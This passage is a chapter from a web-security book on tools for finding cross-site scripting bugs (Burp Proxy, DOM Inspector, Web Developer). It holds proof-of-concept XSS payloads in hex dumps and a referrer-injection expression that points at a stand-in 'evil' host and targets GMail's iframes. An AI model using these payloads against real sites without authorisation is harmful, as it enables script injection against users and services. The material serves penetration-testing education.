Chapter 2

The XSS Discovery Toolkit

Solutions in this chapter:

- Burp
- Debugging DHTML With Firefox Extensions
- Analyzing HTTP Traffic with Firefox Extensions
- GreaseMonkey
- Hacking with Bookmarklets
- Using Technika

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Finding and exploiting cross-site scripting (XSS) vulnerabilities can be a complex and time consuming task. To expedite the location of these bugs, we employ a wide range of tools and techniques. In this chapter, we look at a collection of tools that the authors have found to be invaluable in their research and testing.

It is important to note that many of the XSS bugs out there can be found with nothing more than a browser and an attention to detail. These low hanging fruit are typically found in search boxes and the like. By entering a test value into the form and viewing the results in the response, you can quickly find these simple bugs. However, these are the same bugs that you can find in a fraction of the time with a Web application scanner. Once these basic vulnerabilities are found, tools become a very valuable part of the attack process. Being able to alter requests and responses on the fly is the only way some of the best bugs are found. We should also mention that these tools are good for more than just locating XSS flaws. They are also very useful for developers and Web application penetration testers.

Burp

The modern browser is designed for speed and efficiency, which means Web application security assessment is a painful task, because probing a Web application requires in-depth analysis. Generally, to test an application, you want to slow down the transmission of data to and from the server to a snail's pace so you can read and modify the transmitted data; hence the proxy.

In the early days of security, proxies were capable of slowing down the connection in only the outbound direction and as such, a user could only alter the information being transferred to the server; however, that's only part of the equation when analyzing a Web application. Sometimes it greatly behooves you to be able to modify the incoming data. For example, you might want to modify a cookie so that it doesn't use *HttpOnly*, or remove a JavaScript function. Sometimes you just want a bidirectional microscopic view into every request your browser is making. And then there was Burp Proxy (www.portswigger.com/suite/.

Burp Proxy is part of a suite of Java tools called Burp Suite that allow for Web application penetration, but for the purposes of this book only one function is particularly useful, and that's the proxy. To get started, you need the Java run time environment installed, which you can get from Java.com's Web site. Once that is installed you modify your proxy settings in your browser to use localhost or 127.0.0.1 at port 8080.

Figure 2.1 Firefox Connection Settings Dialog






Figure 2.2 Burp Suit Main Window



Once this is done, you can launch Burp Proxy, which will show you a blank screen. The Intercept and Options windows are the most important ones that we will be focusing on. First let's configure Burp Proxy to watch both inbound and outbound requests. Under "Options" uncheck resource type restrictions, turn on interception of Server Responses, and

uncheck "text" as a content type. This will show you all of the data to and from every server you connect to.

Figure 2.3 Burp Suit Proxy Options Configuration Screen




NOTE

This is also a good way to identify spyware you may have on your system, as it will stop and alert you on any data being transferred from your client. You should do this for all of your clients if you want to see what spyware you have installed, as each one will need to go through the proxy for it to show you what is using it.

Once this has been configured, you should be able to surf and see any data being transferred to and from the host. This will allow you to both detect the data in transit and modify it as you see fit. Of course any data you modify that is sent to your browser affects you and you alone, however, if it can turn off JavaScript client side protection this can be used to do other nefarious things, like persistent XSS, which would normally not be allowed due to the client side protections in place. Also, in the days of Asynchronous JavaScript and XML (AJAX), this tool can be incredibly powerful to detect and modify data in transit in both directions, while turning off any protection put in place by the client to avoid modification by the browser.


Figure 2.4 Request Interception



This can also help remove lots of information that would otherwise leak to the target, including cookies, referrers, or other things that are either unnecessary or slow down the exploitation, as seen in the above image. Another useful feature is the ability to switch into hex mode. This is particularly useful when you are viewing pages in alternate encoding methods, like US-ASCII or UTF-16.


In both of the images below you can see there are either non-visible characters (null) or characters that don't fall within the normal low order (0–127) American Standard Code for Information Interchange (ASCII) range, but rather fall in the higher order 128–255 range. In both of these examples, when they work (IE7.0 for the first example in Figure 2.5 and Firefox for the second in Figure 2.6) the viewing source would provide you with little or no information about the encoding methods used or the specific characters required to perform the attack in that character set (charset).

Figure 2.5 Response Interception as HEX for IE7



	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
0	48	54	54	50	2f	31	2e	31	20	32	30	30	20	4f	4b	0d	HTTP/1.1 200 OK
1	0a	44	61	74	65	3a	20	57	65	64	2c	20	32	31	20	46	Date: Wed, 21 F
2	65	62	20	32	30	30	37	20	30	35	3a	32	33	3a	33	36	eb 2007 05:23:36
3	20	47	4d	54	0d	0a	53	65	72	76	65	72	3a	20	41	70	GMTServer: Ap
4	61	63	68	65	0d	0a	4c	61	73	74	2d	4d	6f	64	69	66	acheLast-Modif
5	69	65	64	3a	20	57	65	64	2c	20	32	31	20	46	65	62	ied: Wed, 21 Feb
6	20	32	30	30	37	20	30	35	3a	32	33	3a	31	37	20	47	2007 05:23:17 G
7	4d	54	0d	0a	45	54	61	67	3a	20	22	31	39	65	30	63	MTETag: "19e0c
8	33	2d	31	65	2d	63	31	38	30	39	62	34	30	22	0d	0a	3-1e-c1809b40"
9	41	63	63	65	70	74	2d	52	61	6e	67	65	73	3a	20	62	Accept-Ranges: b
a	79	74	65	73	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	ytesContent-Le
b	6e	67	74	68	3a	20	33	30	0d	0a	43	6f	6e	74	65	6e	ngth: 30Conten
c	74	2d	54	79	70	65	3a	20	74	65	78	74	2f	68	74	6d	t-Type: text/htm
d	6c	3b	20	63	68	61	72	73	65	74	3d	49	53	4f	2d	38	l; charset=ISO-8
e	38	35	39	2d	31	0d	0a	0d	0a	bc	73	63	72	69	70	74	859-1¼script
f	be	61	6c	65	72	74	28	a2	58	53	53	a2	29	bc	2f	73	¾alert(¢XSS¢)¼/s
10	63	72	69	70	74	be	0a	--	--	--	--	--	--	--	--	--	cript¾

Figure 2.6 Response Interception as HEX for Firefox



	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
0	48	54	54	50	2f	31	2e	31	20	32	30	30	20	4f	4b	0d	HTTP/1.1 200 OK
1	0a	44	61	74	65	3a	20	57	65	64	2c	20	32	31	20	46	Date: Wed, 21 F
2	65	62	20	32	30	30	37	20	30	35	3a	32	31	3a	34	35	eb 2007 05:21:45
3	20	47	4d	54	0d	0a	53	65	72	76	65	72	3a	20	41	70	GMTServer: Ap
4	61	63	68	65	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	acheContent-Le
5	6e	67	74	68	3a	20	36	31	0d	0a	43	6f	6e	74	65	6e	ngth: 61Conten
6	74	2d	54	79	70	65	3a	20	74	65	78	74	2f	68	74	6d	t-Type: text/htm
7	6c	3b	63	68	61	72	73	65	74	3d	55	54	46	2d	31	36	l;charset=UTF-16
8	0d	0a	0d	0a	fe	ff	00	3c	00	73	00	63	00	72	00	69	þÿ□<□s□c□r□i
9	00	70	00	74	00	3e	00	61	00	6c	00	65	00	72	00	74	□p□t□>□a□l□e□r□t
a	00	28	00	22	00	58	00	53	00	53	00	22	00	29	00	3c	□(□"□X□S□S□"□)□<
b	00	2f	00	73	00	63	00	72	00	69	00	70	00	74	00	3e	□/□s□c□r□i□p□t□>
c	0a	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	

Burp proxy is by far one of the most useful Web application security tools in any manual security assessment. Not only does it help uncover the obvious stuff, but it's possible

to write custom rules if you know what you are looking for. For instance, if you wanted to find only XML files for debugging AJAX applications, a Burp proxy rule can be created to capture just this information.

Ultimately, Burp is only one tool amongst a wide array of others that do parts of what Burp does as well or better, but nothing works in quite the same way or with quite the same power as Burp Suite. Burp Proxy is not for the faint of heart, but once you get accustomed to it, it is a great learning tool for understanding how Hypertext Transfer Protocol (HTTP) actually works under the hood.

Debugging DHTML With Firefox Extensions

Over the last couple of years, Web applications have evolved from a combination of HTML and server side scripts to full-blown programs that put many desktop applications to shame. AJAX, one of the core technologies pushing Web application growth, has helped developers create Web-based word processors, calendars, collaborative systems, desktop and Web widgets, and more. However, along with these more complex applications comes the threat of new security bugs, such as XSS vulnerabilities. As a result, the need for powerful Web application debuggers has also surfaced.

Desktop application developers and security researchers have long used debuggers like IDA Pro, OllyDbg, and GDB to research malware, examine protection schemes, and locate vulnerabilities in binary software; however, these debuggers can't be used to probe Web applications. While the overall functions of a Web application debugger are the same (i.e., locate bugs), the methodology is a bit different. Instead of examining assembly code, Web application debuggers need to be able to manage a complex and connected set of scripts, Web pages, and sources.


In this section, we are going to examine several tools and techniques that you can use to dig inside the increasingly complex world of the Web applications. Specifically, we are going to talk about several extremely useful Firefox Extensions that we use on a daily basis. You will learn how to explore the Document Object Model (DOM), dynamically modify applications to suit your needs, and trace through JavaScript sources.

DOM Inspector

One of the most important characteristics of Dynamic Hypertext Markup Language (DHTML) and AJAX is that they both perform dynamic modifications on the Web application HTML structure. This makes Web applications a lot faster, and thus more efficient, because only parts of the Web page are updated, as compared to all of the content. Knowing about how the HTML structure (the DOM) changes is the first step when performing a security audit. This is when we use the DOM Inspector Firefox Extension.

Since 2003, the DOM Inspector is a default component of the Firefox browser. You can access the extension from **Tools | DOM Inspector**. Figure 2.7 shows the default screen of DOM Inspector.

Figure 2.7 DOM Inspector Main Window




If you cannot find DOM Inspector in your Tools menu, it is probably not enabled. In order to enable it, you need to download the latest Firefox Installation executable and install it again. When you are asked about the type of setup, choose **Custom**. The Custom setup window configuration dialog looks like that in Figure 2.8

Select the **DOM Inspector** check box if not selected and press **Next**. You can continue with the rest of the installation using default settings.


The "DOM Inspector" dialog box is divided into four main sections (see Figure 2.9). The top part contains information about the resource that is being inspected. The middle of the dialog is occupied by two inspection trees from where you can select the type of structure you want to explore: CSS, DOM, JavaScript object, and so forth. The bottom of the dialog box contains the actual page that is under inspection. We use Gmail in this example.

Figure 2.8 Mozilla Custom Setup Wizard




The middle part of the dialog box, where the inspection trees are located, is also the most interesting. You can navigate through the DOM structure by expanding and collapsing the tree on the left side, which then updates the content on the right side and allows you to narrow your search. The left and right side have several views that you can choose depending on the purpose of your inspection. If you are a graphic designer you might be interested in inspecting the various CSS properties, or if you are Web developer or security researcher you might be interested in examining the actual DOM JavaScript representation. Each of the inspection trees has a button to allow you to choose between the different views, as shown in Figure 2.9.

Figure 2.9 DOM Inspector View Selection




By switching between different views you can explore the HTML structure of the application that you are testing in the most precise manner. You don't have to examine messy HTML, CSS or JavaScript code. If you select a node from the DOM Inspector you can copy and paste it to a different place. You can read the XML code that composes the node or highlight the element on the HTML page. All of these operations are performed from DOM Inspector contextual menus. Figure 2.10 shows the selected node contextual menu in action.

Figure 2.10 DOM Inspector Contextual Menu



It will take awhile to learn how to navigate through the DOM structure via the DOM Inspector, but it is well worth the time. It is particularly important to know how to explore a JavaScript DOM structure. This is because developers often attach custom events, methods, and variables to these elements, which can reveal how the application works. With DOM Inspector we can look into how function calls are structured and the event flow of the application that we are testing. Figure 2.11 illustrates several DOM methods that are available on one of the inner iframes of GMail.


Figure 2.11 GMail Inner iframe Object Model



All of the functions visible on Figure 2.11 are standard for most DOM representations. If this iframe is important for the application workflow, we can replace some of these functions with our own and essentially hack into GMail internal structure. For example, a modified function can be used to sniff for certain events and then trigger actions when they occur. This could alternately be done by manually modifying the response data with any of the Web application testing proxies that we discuss in the book (e.g. Burp), but DOM Inspector helps to automate this process. As a result, you no longer have to manually intercept, change, and pass every Web request to the target function.

DOM Inspector has a facility called "Evaluate Expression," which can be used to tap into the DOM Structure with some JavaScript expressions. Figure 2.12 shows the "Evaluate Expression" dialog box.

Figure 2.12 Evaluate Expression Dialog Box



If we want to replace the *referrer* object parameter from one of the GMail's inner iframes, type the following code inside the "Evaluate Expression" dialog box:

```
target.referrer = 'http://evil/?<script>alert(\'xss\')</script>'
```

This expression will successfully replace the *referrer* of the inner iframe with your own value. After this expression is applied, all future calls that occur inside the targeted iframe will supply the value of the referrer as *http://evil?<script>alert('xss')</script>*. This quick fix may cause XSS inside the server logs or any other part where the referrer field is used without any sanitizations applied. In our case, GMail is not vulnerable but you never know what the situation is from the inside of GMail.

DOM Inspector is an extremely powerful extension for Firefox that gives the power of examining complex Web applications with a few mouse clicks. It comes by default with Firefox, and you can use it without the need for installing additional components. However, we will learn later in this chapter that there is another Firefox extension created by the developers of DOM Inspector that allows us to do even more.

Web Developer Firefox Extension

When performing a manual assessment of a Web site, a penetration test needs to understand what is happening behind the scenes. One of the best tools to aid in this type of assessment

is the Web Developer extension for Firefox (http://chrispederick.com/work/webdeveloper/). Web Developer provides a series of tools, primarily used for developers in debugging and developing applications, due to the way CSS, JavaScript, and other functions can muddy the document object model.

Rather than going through every function and feature of Web Developer, let's focus on a few that are extremely valuable to an assessment, starting with the "Convert Form Method" function. Very often you will find that forms are a common point of injection for XSS. However, you will find that forms regularly use the POST method instead of the GET method. Although there are still ways to use POST methods to our advantage, many programs are written to not care which method you use. But rather than downloading the HTML to your local PC, manually altering the method from POST to GET, and submitting it (all the while hoping the referring URL doesn't matter to the application), you can use the Convert Form Method function to switch POST methods to GET.

Another extremely useful tool for editing the HTML on the fly is the "Edit HTML" function. This allows you to dynamically modify and apply changes to the HTML in the browser window. This approach is much faster than downloading the HTML or using a proxy, which can be slow and tedious.

Insert Edit HTML Picture

In addition to HTML editing, you can remove any annoying JavaScript functions, change the CSS of the page, or anything else that is only obfuscating a security flaw that may otherwise cause a lot of pain during your testing.

The next function is "View Response Headers." This is extremely useful for uncovering cookies, X-headers, proxy information, server information, and probably the most important for XSS, the charset. Knowing the charset is sometimes tricky because it can be set in the headers as well as inside the HTML tags itself through a META tag. But knowing the charset can help you assess what vectors to try (for instance UTF-8 is vulnerable to variable width encoding in older versions of Internet Explorer).

The Web Developer also includes a "View JavaScript" function. In highly complex sites, you will often find pages that attempt to obfuscate what is going on by including JavaScript in tricky ways that is either non-obvious or difficult to predict, because it's dependant on some session information. Rather than toying around trying to find the algorithm used to call the JavaScript, or locate which function does what in the case of multiple included JS files, the View JavaScript function outputs all of the JavaScript used on the page in one large file.

Unlike the JSView function, which provides similar functionality, View JavaScript puts all the JavaScript onto one page for easy searching. That can really speed up the time it takes to get through a complex application. However, the single most useful tool I've found during my own testing that Web Developer offers that is difficult to find elsewhere is the "View Generated Source" function. Let's say I have found a Web site that has been either

